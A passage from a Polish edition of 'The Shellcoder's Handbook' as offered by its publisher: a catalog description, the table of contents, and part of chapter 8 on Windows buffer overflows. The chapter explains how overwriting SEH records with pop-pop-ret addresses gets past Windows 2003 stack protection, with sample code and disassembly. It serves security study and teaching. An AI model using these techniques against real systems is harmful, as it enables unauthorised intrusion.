

IDŹ DO

PRZYKŁADOWY ROZDZIAŁ



SPIS TREŚCI

KATALOG KSIĄŻEK

KATALOG ONLINE

ZAMÓW DRUKOWANY KATALOG

TWÓJ KOSZYK

DODAJ DO KOSZYKA

CENNIK I INFORMACJE

ZAMÓW INFORMACJE
O NOWOŚCIACH

ZAMÓW CENNIK

CZYTELNI

FRAGMENTY KSIĄŻEK ONLINE

The Shellcoders Handbook. Edycja polska

Autorzy: J. Koziol, D. Litchfield, D. Aitel,
Ch. Anley, S. Eren, N. Mehta, R. Hassell
Tłumaczenie: Jaromir Senczyk

ISBN: 83-7361-597-0

Tytuł oryginału: [The Shellcoders Handbook](#)

Format: B5, stron: 560

[Przykłady na ftp: 165 kB](#)



Usuń luki w zabezpieczeniach programów i systemów operacyjnych

- Poznaj przyczyny powstawania luk
- Naucz się sposobów włamań do systemów
- Podejmij odpowiednie środki zapobiegawcze

Niemal co tydzień dowiadujemy się o nowych „łatach” usuwających luki w zabezpieczeniach systemów operacyjnych i programów. Niestety – często, zanim łata zostanie rozpowszechniona i zainstalowana na komputerach, ktoś wykorzysta „dziurę” w systemie i włamie się do niego. Cóż więc zrobić, aby zabezpieczyć swoje dane przez atakiem hakera? Jak znaleźć słabe punkty zabezpieczeń i usunąć je? W jaki sposób zaimplementować odpowiednie zabezpieczenia w tworzonej przez siebie oprogramowaniu?

Książka „The Shellcoder’s handbook. Edycja polska” zawiera odpowiedzi na wszystkie te pytania. Książka będąca efektem pracy zespołu złożonego ze specjalistów w zakresie bezpieczeństwa systemów komputerowych, analityków i hakerów przedstawia sposoby wykrywania słabych punktów oprogramowania tworzonego w języku C i sprawdzenia możliwości ich wykorzystania. Opisuje luki w istniejących systemach i programach oraz sposoby ich zabezpieczenia. Zawarte w niej wiadomości pozwolą na tworzenie własnych systemów wykrywania błędów i pomogą ustalić, czy błędy te stanowią potencjalne zagrożenie.

- Podstawowe metody włamań do różnych systemów operacyjnych
- Techniki przepełniania stosu, wykorzystywania kodu powłoki i błędów łańcuchów formatujących
- Kontrola słabych punktów programów metodami wstrzykiwania kodu i fuzzingu
- Kontrola kodu źródłowego programów
- Klasy błędów
- Sposoby śledzenia słabych punktów
- Analiza kodu binarnego
- Tworzenie eksploitów
- Ataki na systemy zarządzania bazami danych

Wydawnictwo Helion
ul. Chopina 6
44-100 Gliwice
tel. (32)230-98-63
e-mail: helion@helion.pl



Spis treści

O Autorach	13
Część I Wprowadzenie do metod włamań: Linux na procesorach x86	15
Rozdział 1. Wprowadzenie	17
Podstawowe pojęcia	17
Zarządzanie pamięcią.....	18
Assembler	20
Rozpoznawanie przekładu kodu C++ w języku assemblera.....	21
Podsumowanie	23
Rozdział 2. Przepełnienia stosu.....	25
Bufory	25
Stos.....	27
Wywołania funkcji i stos.....	28
Przepełnianie buforów na stosie.....	31
Wykorzystanie rejestru EIP.....	32
Zdobywanie uprawnień root.....	34
Problem adresu.....	36
Metoda rozkazów NOP	39
Stos zabraniający wykonywania rozkazów	41
Metoda powrotu do biblioteki libc	41
Podsumowanie	44
Rozdział 3. Kod powłoki.....	45
Wywołania systemowe.....	46
Kod powłoki używający wywołania systemowego exit().....	48
Wstrzykiwanie kodu powłoki.....	51
Tworzenie nowej powłoki	53
Podsumowanie	61
Rozdział 4. Błędy łańcuchów formatujących	63
Warunki wstępne.....	63
Łańcuchy formatujące	63
Błędy łańcuchów formatujących	65

Włamania za pomocą łańcuchów formatujących.....	69
Atak na usługę.....	70
Ujawnianie informacji.....	71
Przejęcie sterowania	76
Jak to możliwe?.....	85
Przegląd technik łańcucha formatującego	85
Podsumowanie	88
Rozdział 5. Wprowadzenie do metod przepełnienia sterty	89
Serta	89
Zarządzanie sertą.....	91
Wyszukiwanie przepełnień sterty	91
Podstawowe metody przepełniania sterty.....	92
Średnio zaawansowane metody przepełniania stosu	98
Zaawansowane przepełnienia sterty.....	104
Podsumowanie	105
Część II Włamania na platformach Windows, Solaris i Tru64.....	107
Rozdział 6. Wprowadzenie do systemu Windows.....	109
Różnice między systemami Linux i Windows.....	109
Win32 i PE-COFF.....	110
Sterty	112
Wątki.....	113
Zalety i wady DCOM i DCE-RPC	114
Rozpoznanie.....	116
Włamania	117
Tokeny i podszywanie.....	118
Obsługa wyjątków w Win32.....	120
Śledzenie działania programów w systemie Windows	121
Błędy w Win32	122
Tworzenie kodu powłoki w systemie Windows.....	122
Przewodnik hakera po funkcjach Win32.....	123
Rodzina systemów Windows z punktu widzenia hakera.....	123
Podsumowanie	124
Rozdział 7. Kody powłoki w Windows	125
Składnia i filtry.....	125
Przygotowywanie kodu powłoki	126
Parsowanie bloków PEB	127
Analiza kodu heapoverflow.c.....	128
Przeszukiwanie z użyciem obsługi wyjątków.....	143
Tworzenie nowej powłoki	146
Dlaczego nie warto tworzyć nowej powłoki w Windows	147
Podsumowanie	148
Rozdział 8. Przepełnienia w systemie Windows.....	149
Przepełnienia buforów na stosie	149
Procedury obsługi wyjątków dla ramek wywołań funkcji.....	150
Wykorzystanie procedur obsługi wyjątków na platformie Windows 2003 Server..	154
Końcowe uwagi na temat nadpisań procedur obsługi wyjątków	158
Ochrona stosu i Windows 2003 Server	159
Przepełnienia sterty	164
Serta procesu.....	164
Sterty dynamiczne.....	165

Korzystanie ze sterty	165
Jak działa sarta	165
Wykorzystanie przepelnień sterty	168
Nadpisanie wskaźnika funkcji <code>RtlEnterCriticalSection</code> w bloku PEB	169
Nadpisanie wskaźnika pierwszej wektoryzowanej procedury obsługi wyjątków pod adresem <code>77FC3210</code>	171
Nadpisanie wskaźnika filtra nieobsłużonych wyjątków	174
Nadpisanie wskaźnika procedury obsługi wyjątków w bloku TEB	179
Naprawa sterty	180
Inne aspekty przepelnień sterty	182
Podsumowanie przepelnień sterty	183
Inne przepelnienia	183
Przepelnienia sekcji <code>.data</code>	183
Przepelnienia bloków TEB i PEB	185
Przepelnienie buforów i stosy zabraniające wykonania kodu	185
Podsumowanie	190
Rozdział 9. Filtry	191
Tworzenie exploitów i filtry alfanumeryczne	191
Tworzenie exploitów i filtry Unicode	195
Unicode	195
Konwersja z ASCII na Unicode	196
Wykorzystanie słabych punktów związanych z kodem Unicode	196
Zbiór rozkazów dostępnych dla exploitów Unicode	197
Metoda wenecka	198
Implementacja metody weneckiej dla kodu ASCII	199
Dekoder i dekodowanie	202
Kod dekodera	203
Ustalenie adresu bufora	204
Podsumowanie	205
Rozdział 10. Wprowadzenie do włamań w systemie Solaris	207
Wprowadzenie do architektury SPARC	208
Rejestry i okna rejestrów	208
Szczelina zwłoki	210
Rozkazy złożone	211
Kody powłoki na platformie Solaris/SPARC	211
Kod powłoki i określanie własnego położenia	212
Prosty kod powłoki dla platformy SPARC	212
Przydatne wywołania systemu Solaris	213
Rozkaz NOP i rozkazy wypełniające	214
Ramki na stosie platformy Solaris/SPARC	214
Techniki przepelnień stosu	215
Przepelnienia o dowolnym rozmiarze	215
Okna rejestrów komplikują przepelnienia stosu	216
Inne czynniki utrudniające przepelnienia stosu	216
Możliwe rozwiązania	217
Przepelnienia jednym bajtem	217
Położenie kodu powłoki	218
Przykłady przepelnień stosu	219
Atakowany program	219
Exploit	221
Przepelnienia sterty na platformie Solaris/SPARC	224
Wprowadzenie do sterty systemu Solaris	224
Struktura drzewa sterty	225

Metoda podstawowa (t_delete).....	243
Ograniczenia standardowych przepełnień sterty	246
Cele nadpisań	247
Inne słabe punkty sterty.....	249
Przepełnienia jednym bajtem	250
Podwójne zwolnienie	250
Inne błędy funkcji free().....	250
Przykład przepełnienia sterty.....	251
Atakowany program.....	251
Inne techniki włamań w systemie Solaris.....	255
Przepełnienia danych statycznych.....	255
Obejście zabezpieczenia stosu.....	255
Podsumowanie	256
Rozdział 11. Zaawansowane metody włamań w systemie Solaris.....	257
Śledzenie modułu dynamicznej konsolidacji krok po kroku	258
Sztuczki przepełnień sterty Solaris/SPARC	271
Zaawansowany kod powłoki na platformie Solaris/SPARC	273
Podsumowanie	284
Rozdział 12. Włamania w systemie HP Tru64 Unix	285
Architektura procesorów Alpha.....	286
Rejestry procesorów Alpha	286
Zbiór rozkazów	287
Konwencje wywołań	287
Pobieranie licznika rozkazów (GetPC).....	289
Wywołania systemowe.....	291
Dekoder XOR dla kodu powłoki	291
Kod powłoki setuid + execve	293
Wywołania systemowe setuid(0) i execve("/bin/sh", ...).....	293
Kompilacja kodu w asemblerze i wyodrębnienie kodu powłoki	294
Kodowanie uzyskanych kodów powłoki funkcją XOR.....	295
Dołączenie zakodowanego kodu do dekodera XOR	296
Kompilacja i wyodrębnienie ostatecznej postaci kodu powłoki.....	297
Kod powłoki zestawiający połączenie zwrotne	299
Kod powłoki wyszukujący gniazdo sieciowe.....	300
Kod powłoki dowiązujący gniazdo sieciowe.....	301
Przepełnienia stosu.....	303
Obejście ochrony stosu	303
Włamanie do usługi rpc.ttdbserver.....	304
Podsumowanie	311
Część III Wykrywanie słabych punktów	313
Rozdział 13. Tworzenie środowiska pracy	315
Źródła informacji.....	316
Narzędzia do tworzenia kodu	316
gcc	316
gdb	317
NASM.....	317
WinDbg.....	317
OllyDbg.....	317
SoftICE	318
Visual C++	318
Python	318

Narzędzia śledzenia kodu	318
Własne skrypty	318
Wszystkie platformy	320
Unix	320
Windows	321
Artykuły, które powinienś przeczytać	322
Archiwa artykułów	324
Optymalizacja procesu tworzenia kodu powłoki	325
Plan eksplouitu	325
Tworzenie kodu powłoki za pomocą assemblera wbudowanego w kompilator	325
Biblioteka kodów powłoki	327
Kontynuacja działania atakowanego procesu	327
Zwiększanie stabilności eksplouitu	328
Wykorzystanie istniejącego połączenia	329
Podsumowanie	330
Rozdział 14. Wstrzykiwanie błędów	331
Ogólny projekt systemu	332
Generowanie danych wejściowych	332
Wstrzykiwanie błędów	335
Moduł modyfikacji	335
Dostarczanie błędów do aplikacji	339
Algorytm Nagla	340
Zależności czasowe	340
Heurystyki	340
Protokoły ze stanem i bez	341
Monitorowanie błędów	341
Wykorzystanie programu uruchomieniowego	341
FaultMon	342
Kompletna aplikacja testująca	342
Podsumowanie	343
Rozdział 15. Fuzzing	345
Ogólna teoria fuzzingu	345
Analiza statyczna kontra fuzzing	349
Fuzzing jest skalowalny	349
Wady fuzzerów	351
Modelowanie dowolnych protokołów sieciowych	352
Inne technologie fuzzerów	352
Migotanie bitów	353
Modyfikacja programów open source	353
Fuzzing i analiza dynamiczna	353
SPIKE	354
Jak działa SPIKE?	354
Zalety stosowania struktur programu SPIKE do modelowania protokołów sieciowych	355
Inne fuzzery	362
Podsumowanie	362
Rozdział 16. Kontrola kodu źródłowego	363
Narzędzia	364
Cscope	364
Ctags	365
Edytory	365
Cbrowser	365

Zautomatyzowane narzędzia kontroli kodu źródłowego	366
Metodologia	367
Metoda zstępująca	367
Metoda wstępująca	367
Metoda selektywna	367
Klasy błędów	368
Ogólne błędy logiki	368
(Prawie) wymarłe klasy błędów	368
Błędy łańcuchów formatujących	369
Ogólne błędy określenia zakresu	370
Pętle	371
Przepelnienia jednym bajtem	372
Błędy braku zakończenia łańcucha	373
Błędy przeskoczenia bajtu zerowego	374
Błędy porównania wartości ze znakiem	375
Błędy związane z wartościami całkowitymi	376
Konwersje wartości całkowitych o różnej reprezentacji	378
Błędy podwójnego zwolnienia	379
Użycie obszarów pamięci poza okresem ich ważności	380
Użycie niezainicjowanych zmiennych	380
Błędy użycia po zwolnieniu	381
Wielowątkowość i kod wielobieżny	382
Słabe punkty i zwykłe błędy	382
Podsumowanie	383
Rozdział 17. Ręczne wykrywanie błędów	385
Filozofia	385
Przepelnienie extproc systemu Oracle	386
Typowe błędy architektury	390
Problemy pojawiają się na granicach	390
Problemy pojawiają się podczas przekładu danych	391
Problemy występują w obszarach asymetrii	393
Problemy uwierzytelniania i autoryzacji	393
Problemy występują w najbardziej oczywistych miejscach	394
Obejście kontroli danych wejściowych i wykrywanie ataku	394
Filtrowanie niedozwolonych danych	395
Zastosowanie alternatywnego kodowania	395
Dostęp do plików	396
Unikanie sygnatur ataków	398
Pokonywanie ograniczeń długości	398
Atak typu DOS na implementację SNMP w Windows 2000	400
Wykrywanie ataków typu DOS	401
SQL-UDP	402
Podsumowanie	403
Rozdział 18. Śledzenie słabych punktów	405
Wprowadzenie	406
Przykładowy program zawierający słaby punkt	406
Projekt komponentów	409
Budujemy VulnTrace	416
Posługiwanie się biblioteką VulnTrace	421
Techniki zaawansowane	424
Podsumowanie	425

Rozdział 19. Audyt kodu binarnego	427
Audyt kodu binarnego i kontrola kodu źródłowego — podobieństwa i różnice.....	427
IDA Pro	428
Krótki kurs obsługi.....	429
Symbole uruchomieniowe.....	430
Wprowadzenie do audytu kodu binarnego	430
Ramki stosu.....	430
Konwencje wywołań	432
Kod generowany przez kompilator	433
Konstrukcje typu memcpy	436
Konstrukcje typu strlen	437
Konstrukcje języka C++	438
Wskaźnik this.....	438
Otwieranie definicji klas.....	438
Tablice funkcji wirtualnych	439
Proste, ale przydatne wskazówki.....	440
Ręczna analiza kodu binarnego.....	440
Szybka weryfikacja wywołań bibliotecznych	440
Podejrzane pętle i rozkazy zapisu	440
Błędy logiki.....	441
Graficzna analiza kodu binarnego.....	442
Ręczna dekompilacja	442
Przykłady analizy kodu binarnego	443
Błędy serwera Microsoft SQL.....	443
Błąd RPC-DCOM wykryty przez grupę LSD	444
Błąd IIS WebDAV	444
Podsumowanie	446
 Część IV Techniki zaawansowane	447
Rozdział 20. Alternatywne strategie eksploatów	449
Modyfikacja programu	450
Modyfikacja 3 bajtów kodu systemu SQL Server	450
MySQL i modyfikacja 1 bitu.....	454
Modyfikacja uwierzytelniania RSA w OpenSSH.....	456
Inne koncepcje modyfikacji działającego kodu.....	457
Modyfikacja generatora losowego w GPG 1.2.2.....	458
Serwer proglotów	459
Proxy wywołań systemowych	459
Problemy związane z proxy wywołań systemowych.....	461
Podsumowanie	470
 Rozdział 21. Eksploity działające w rzeczywistym środowisku	471
Czynniki wpływające na niezawodność	471
Magiczne adresy.....	471
Problem wersji	472
Problemy kodu powłoki	473
Środki zaradcze	475
Przygotowanie.....	476
Metoda pełnego przeglądu	476
Lokalny exploit.....	477
Sygnatury systemów i aplikacji.....	477
Wycieki informacji.....	479
Podsumowanie	479

Rozdział 22. Ataki na systemy baz danych	481
Ataki w warstwie sieciowej.....	482
Ataki w warstwie aplikacji	491
Wykonywanie poleceń systemu operacyjnego	491
Microsoft SQL Server.....	492
Oracle.....	492
IBM DB2	493
Wykorzystanie przepełnień na poziomie języka SQL	495
Funkcje języka SQL.....	496
Podsumowanie	497
Rozdział 23. Przepełnienia jądra.....	499
Typy słabych punktów jądra	499
Słabe punkty jądra.....	507
Przepełnienie stosu przez wywołanie exec_ibcs2_coff_prep_zmagic()	
w systemie OpenBSD.....	507
Słaby punkt	508
Funkcja vfs_getvfsw() i możliwość przeglądania modułów jądra w systemie Solaris ..	512
Wywołanie systemowe sysfs()	514
Wywołanie systemowe mount().....	514
Podsumowanie	515
Rozdział 24. Wykorzystanie słabych punktów jądra	517
Słaby punkt funkcji exec_ibcs2_coff_prep_zmagic().....	517
Wyznaczenie przesunięć i adresów pułapek	522
Nadpisanie adresu powrotu i przejęcie sterowania.....	523
Wyszukiwanie deskryptora procesu (lub struktury proc).....	524
Kod eksploatu wykonywany w trybie jądra.....	526
Powrót kodu wykonywanego na poziomie jądra.....	528
Uzyskanie uprawnień root (uid=0).....	533
Eksploit słabego punktu funkcji vfs_getvfsw() systemu Solaris.....	538
Eksploit	539
Moduł jądra.....	540
Uzyskanie uprawnień root (uid=0).....	543
Podsumowanie	544
Dodatki	545
Skorowidz	547

Rozdział 8.

Przepełnienia w systemie Windows

Zakładamy, że Czytelnik przystępujący do lektury tego rozdziału posiada przynajmniej podstawową znajomość systemu Windows NT lub jego późniejszych wersji, a także zna sposoby wykorzystywania przepełnień buforów na tej platformie. W rozdziale omówimy bardziej zaawansowane aspekty przepełnień w systemie Windows, na przykład związane z obchodzeniem zabezpieczeń stosu zastosowanych w systemie Windows 2003 Server czy przepełnieniami sterty. Zrozumienie tych zagadnień wymagać będzie znajomości kluczowych rozwiązań zastosowanych na platformie Windows, takich jak bloki TEB (Thread Environment Block) i PEB (Process Environment Block), a także struktury pamięci procesów, plików wykonywalnych oraz nagłówków PE. Jeśli któreś z tych pojęć są obce Czytelnikowi, to przed przystąpieniem do lektury tego rozdziału powinien uzupełnić wiadomości w tym zakresie.

W rozdziale będziemy korzystać z narzędzi wchodzących w skład pakietu Visual Studio 6 firmy Microsoft, w szczególności z programu uruchomieniowego MSDEV, kompilatora języka C wywoływanego z wiersza poleceń (cl) oraz programu dumpbin. Program dumpbin jest doskonałym narzędziem uruchamianym z wiersza poleceń — wyświetla wszelkie informacje o plikach binarnych, tabelach importu i eksportu, sekcjach plików oraz kodzie w assemblerze. Czytelnikom, którzy wolą posługiwać się narzędziem wyposażonym w graficzny interfejs użytkownika, proponujemy doskonały deassembler firmy Datarescue o nazwie IDA Pro. Tworząc kod eksploitów na platformie Windows, możemy korzystać ze składni assemblera zgodnej z przyjętą przez firmę Intel bądź zaproponowanej przez AT&T. Wybór zależy od indywidualnych upodobań i preferencji.

Przepełnienia buforów na stosie

Metoda przepełniania buforów znana jest już od wielu lat i z pewnością będzie wykorzystywana również w przyszłości. I nadal za każdym razem, gdy jest wykrywana w nowoczesnym oprogramowaniu, nie wiadomo, czy śmiać się, czy płakać. Tak czy owak, błędy

te stanowią doskonałą pożywkę dla początkujących hakerów. W sieci Internet dostępnych jest wiele dokumentów szczegółowo opisujących sposoby wykorzystywania przepełnień buforów. Omówiliśmy je również w pierwszych rozdziałach tej książki, dlatego teraz nie będziemy już powtarzać tych informacji.


Typowy exploit bazujący na przepełnieniu stosu doprowadza do nadpisania adresu powrotu zapisanego na stosie adresem, który wskazuje rozkaz lub blok kodu przekazujący sterowanie do kodu umieszczonego w buforze użytkownika. Zanim zajmiemy się pogłębieniem tego zagadnienia, krótko omówimy procedury obsługi wyjątków bazujących na ramach stosu. Następnie przyjrzymy się sposobom nadpisywania struktur rejestracji wyjątków na stosie i pokażemy, w jaki sposób technika taka może prowadzić do obejścia zabezpieczeń stosu wbudowanych w system Windows 2003 Server.

Procedury obsługi wyjątków dla ramek wywołań funkcji

Procedura obsługi wyjątków jest fragmentem kodu, który zostaje wywołany na skutek pojawienia się problemu podczas wykonania procesu, na przykład naruszenia uprawnień dostępu bądź wykonania dzielenia przez zero. Procedury obsługi wyjątków mogą być powiązane z konkretnymi funkcjami. Wywołanie każdej funkcji prowadzi do utworzenia na stosie odpowiadającej jej ramki wywołania. Informacja o procedurze obsługi wyjątków może zostać umieszczona w ramce wywołania w strukturze `EXCEPTION_REGISTRATION`. Struktura taka składa się z dwóch elementów: wskaźnika następnej struktury `EXCEPTION_REGISTRATION` oraz wskaźnika właściwej procedury obsługi wyjątków. W ten sposób procedury obsługi wyjątków mogą tworzyć listę przedstawioną na rysunku 8.1.

Rysunek 8.1.

Procedury obsługi wyjątków dla ramek wywołań funkcji



Każdy wątek procesu Win32 posiada przynajmniej jedną procedurę obsługi wyjątków. Procedura ta tworzona jest podczas uruchamiania wątku. Adres pierwszej struktury `EXCEPTION_REGISTRATION` znajduje się w każdym bloku TEB pod adresem `fs:[0]`. W momencie wystąpienia wyjątków lista procedur obsługi przeglądana jest do momentu znalezienia właściwej procedury obsługi wyjątku (czyli takiej, która zajmie się obsługą wyjątku). Obsługa wyjątków w oparciu o ramki na stosie odbywa się na poziomie języka C za pomocą słów kluczowych `try` i `except`. Przypominamy, że większość kodów przedstawionych w tej książce dostępna jest pod adresem <ftp://ftp.helion.pl/przyklady/hell.zip>

```
#include <stdio.h>
#include <windows.h>

dword MyExceptionHandler(void)
{
    printf("In exception handler....");
    ExitProcess(1);
    return 0;
}

int main()
{
    try
    {
        __asm
        {
            // powoduje wyjątek
            xor eax,eax
            call eax
        }

        __except(MyExceptionHandler())
        {
            printf("oops...");
        }
    }
    return 0;
}
```

Jeśli w bloku umieszczonym wewnątrz `try` wystąpi wyjątek, to wywołana zostanie funkcja `MyExceptionHandler`. W przykładzie tym celowo wywołujemy wyjątek, zerując zawartość rejestru `EAX`, a następnie wykonując rozkaz `call eax`.

Podczas przepelniania bufora na stosie i nadpisywania adresu powrotu mogą również ulec nadpisaniu inne zmienne, co może być przyczyną komplikacji podczas włamania. Załóżmy na przykład, że funkcja odwołuje się do pewnej struktury za pomocą rejestru `EAX`, który wskazuje początek tej struktury. Niech zmienna lokalna tej funkcji reprezentuje przesunięcie wewnątrz wspomnianej struktury. Jeśli zmienna ta zostanie nadpisana przy okazji nadpisywania adresu powrotu, a następnie załadowana do rejestru `ESI` i wykonany będzie na przykład rozkaz


```
mov dword ptr[eax+esi], edx
```

to musimy zapewnić, że wartość, którą nadpisaaliśmy tą zmienną, w połączeniu z zawartością rejestru `EAX` reprezentuje adres, pod którym dozwolony jest zapis danych.

W przeciwnym bowiem razie nastąpi naruszenie ochrony pamięci, wywołane zostaną odpowiednie procedury obsługi wyjątków, a działanie procesu zostanie najprawdopodobniej zakończone i stracimy szansę wykonania naszego kodu. Nawet jeśli skorygujemy odpowiednio adres reprezentowany przez `EAX + ESI`, to musimy liczyć się z wystąpieniem wielu innych podobnych problemów, którym należy zaradzić, zanim funkcja zwróci sterowanie. W niektórych przypadkach może to nawet być niemożliwe. Najprostsza metoda rozwiązania tego problemu polega na nadpisaniu struktury `EXCEPTION_REGISTRATION` w taki sposób, aby zapewnić sobie kontrolę nad wskaźnikiem procedury obsługi wyjątku. Dzięki temu w momencie wystąpienia wyjątku możemy przejąć kontrolę nad procesem — na przykład przez zastąpienie wskaźnika procedury obsługi wyjątków adresem kodu, który przekaże sterowanie z powrotem do naszego bufora.

Zastanówmy się teraz, w jaki sposób nadpisać wskaźnik procedury obsługi wyjątku, abyśmy mogli wykonać dowolny kod umieszczony w buforze. Rozwiązanie zależy od konkretnej wersji systemu i zainstalowanych pakietów serwisowych. W systemach Windows 2000 i Windows XP bez zainstalowanych pakietów serwisowych rejestr `EBX` wskazuje bieżącą strukturę `EXCEPTION_REGISTRATION`, czyli właśnie tą, którą nadpisujemy. Możemy wtedy nadpisać wskaźnik procedury obsługi wyjątków za pomocą adresu, pod którym znajduje się rozkaz `jmp ebx` lub `call ebx`. W ten sposób na skutek wystąpienia wyjątków powrócimy zawsze do nadpisanej struktury `EXCEPTION_REGISTRATION`. Wtedy nadpiszemy wskaźnik następnej struktury `EXCEPTION_REGISTRATION` adresem kodu, który wykona krótki skok ponad adresem rozkazu `jmp ebx`. Sposób nadpisania struktury `EXCEPTION_REGISTRATION` ilustruje rysunek 8.2.

Rysunek 8.2.
Nadpisywanie
struktury
`EXCEPTION_`
`REGISTRATION`



W systemach Windows 2003 Server oraz Windows XP Service Pack 1 sytuacja wygląda jednak inaczej. Rejestr `EBX` nie wskazuje już struktury `EXCEPTION_REGISTRATION`. Wszystkie rejestry, które dotąd wskazywały przydatne informacje, teraz zostają wyzerowane przed wywołaniem procedury obsługi wyjątków. Zmiany tej firma Microsoft dokonała prawdopodobnie w odpowiedzi na sposób działania robaka Code Worm, który używał tego mechanizmu do przejęcia kontroli nad serwerami IIS. Poniżej przedstawiamy kod odpowiedzialny za wspomnianą modyfikację (dla systemu Windows XP Professional SP1).

```
77F79B57 xor eax,eax
77F79B59 xor ebx,ebx
77F79B5B xor esi,esi
77F79B5D xor edi,edi
77F79B5F push dword ptr [esp+20h]
77F79B63 push dword ptr [esp+20h]
77F79B67 push dword ptr [esp+20h]
77F79B6B push dword ptr [esp+20h]
77F79B6F push dword ptr [esp+20h]
77F79B73 call 77F79B7E
77F79B78 pop edi
77F79B79 pop esi
77F79B7A pop ebx
77F79B7B ret 14h
77F79B7E push ebp
77F79B7F mov ebp,esp
77F79B81 push dword ptr [ebp+0Ch]
77F79B84 push edx
77F79B85 push dword ptr fs:[0]
77F79B8C mov dword ptr fs:[0],esp
77F79B93 push dword ptr [ebp+14h]
77F79B96 push dword ptr [ebp+10h]
77F79B99 push dword ptr [ebp+0Ch]
77F79B9C push dword ptr [ebp+8]
77F79B9F mov ecx,dword ptr [ebp+18h]
77F79BA2 call ecx
```

Począwszy od adresu 0x77F79B57, rejestry EAX, EBX, ESI i EDI są kolejno zerowane za pomocą rozkazu XOR. Następnie pod adresem 0x77F79B73 wykonywany jest rozkaz call, który powoduje przejście do adresu 0x77F79B7E. Rozkaz znajdujący się pod adresem 0x77F79B9F umieszcza w rejestrze ECX wskaźnik procedury obsługi wyjątku, którą wywołuje następny rozkaz.

Nawet mimo tej modyfikacji haker może przejść kontrolę nad działaniem systemu. Jednak nie dysponując wartościami rejestrów, które wskazywałyby ważne dane procesu użytkownika, musi odnaleźć je na własną rękę. A to zmniejsza szansę powodzenia ataku.

Ale czy rzeczywiście? Zaraz po wywołaniu procedury obsługi wyjątku zawartość stosu będzie wyglądać następująco:

```
ESP      = adres powrotu (0x77F79BA4)
ESP + 4   = wskaźnik typu wyjątku (0xC0000005)
ESP + 8   = adres struktury EXCEPTION_REGISTRATION
```

Zamiast nadpisywać wskaźnik procedury obsługi wyjątków adresem rozkazu jmp ebx lub call ebx, wystarczy nadpisać go adresem kodu zawierającego następujące rozkazy:

```
pop reg
pop reg
ret
```

Wykonanie każdego rozkazu POP zwiększa wartość rejestru ESP o 4, wobec czego w momencie wykonania rozkazu RET rejestr ESP wskazuje dane procesu użytkownika. Przypomnijmy, że rozkaz RET pobiera adres znajdujący się na wierzchołku stosu (wskazywany przez ESP) i powoduje przekazanie sterowania na ten adres. Dzięki temu haker nie potrzebuje już rejestru wskazującego bufor ani nie musi domyślać się jego położenia.

Gdzie znajdziemy blok potrzebnych do tego rozkazów? Praktycznie na końcu kodu każdej funkcji. Paradoksalnie najlepszym miejscem okazuje się blok rozkazów w kodzie, który zeruje rejestry przed wywołaniem procedury obsługi wyjątku. Blok ten znajduje się pod adresem 0x77F79B79.

```
77F79B79 pop esi  
77F79B7A pop ebx  
77F79B7B ret 14h
```

To, że zamiast rozkazu `ret` znajduje się tam rozkaz `ret 14`, nie ma większego znaczenia. Zwiększy on zawartość rejestru ESP o 0x14 zamiast o 0x4. Wykonanie tych rozkazów przeniesie nas z powrotem do struktury `EXCEPTION_REGISTRATION` na stosie. Konieczne będzie też zastąpienie wskaźnika następnej struktury `EXCEPTION_REGISTRATION` kodem rozkazu krótkiego skoku oraz dwóch rozkazów NOP, co pozwoli nam ominąć adres wskazujący blok rozkazów `pop`, `pop` i `ret`.

Każdy proces Win32 i każdy wątek takiego procesu posiada przynajmniej jedną procedurę obsługi wyjątków bazującą na ramce na stosie. Procedurę tę otrzymuje w momencie jego uruchamiania. Jeśli stosujemy metodę przepełnień buforów na platformie Windows 2003 Server, to wykorzystanie takich procedur obsługi wyjątków umożliwi nam obejście zabezpieczeń stosu zastosowanych na tej platformie.

Wykorzystanie procedur obsługi wyjątków na platformie Windows 2003 Server

Wykorzystanie procedur obsługi wyjątków umożliwia obejście zabezpieczeń stosu zastosowanych na platformie Windows 2003 Server. (Omówienie tego zagadnienia zawiera punkt „Ochrona stosu i Windows 2003 Server”). W momencie wystąpienia wyjątku na platformie Windows 2003 Server sprawdzana jest poprawność pierwszej procedury obsługi skonfigurowanej dla tego wyjątku. W ten sposób Microsoft chce zabezpieczyć się przed atakami na zasadzie przepełnienia stosu, które powodują nadpisanie adresu procedury obsługi wyjątków.

W jaki sposób sprawdzana jest poprawność procedury obsługi wyjątków? Za kontrolę tę odpowiedzialny jest kod funkcji `KiUserExceptionDispatcher` znajdującej się w bibliotece `NTDLL.DLL`. Najpierw sprawdza ona, czy wskaźnik procedury obsługi wyjątku nie wskazuje adresu na stosie. W tym celu używane są wartości w bloku TEB określające zakres adresów stosu i znajdujące się pod adresami `FS:[4]` i `FS:[8]`. Jeśli adres procedury obsługi wyjątku wypada w tym zakresie, to *nie* zostanie ona wywołana. Jeśli adres procedury obsługi wyjątku nie jest adresem stosu, to następnie adres ten porównywany jest z listą załadowanych modułów (zarówno wykonywalnych, jak i DLL). Co ciekawe, jeśli adres procedury obsługi wyjątków nie przypada w przestrzeni adresowej żadnego z tych modułów, to uważany jest za bezpieczny i procedura zostaje wywołana. W przeciwnym razie adres procedury obsługi wyjątków porównywany jest jeszcze z listą 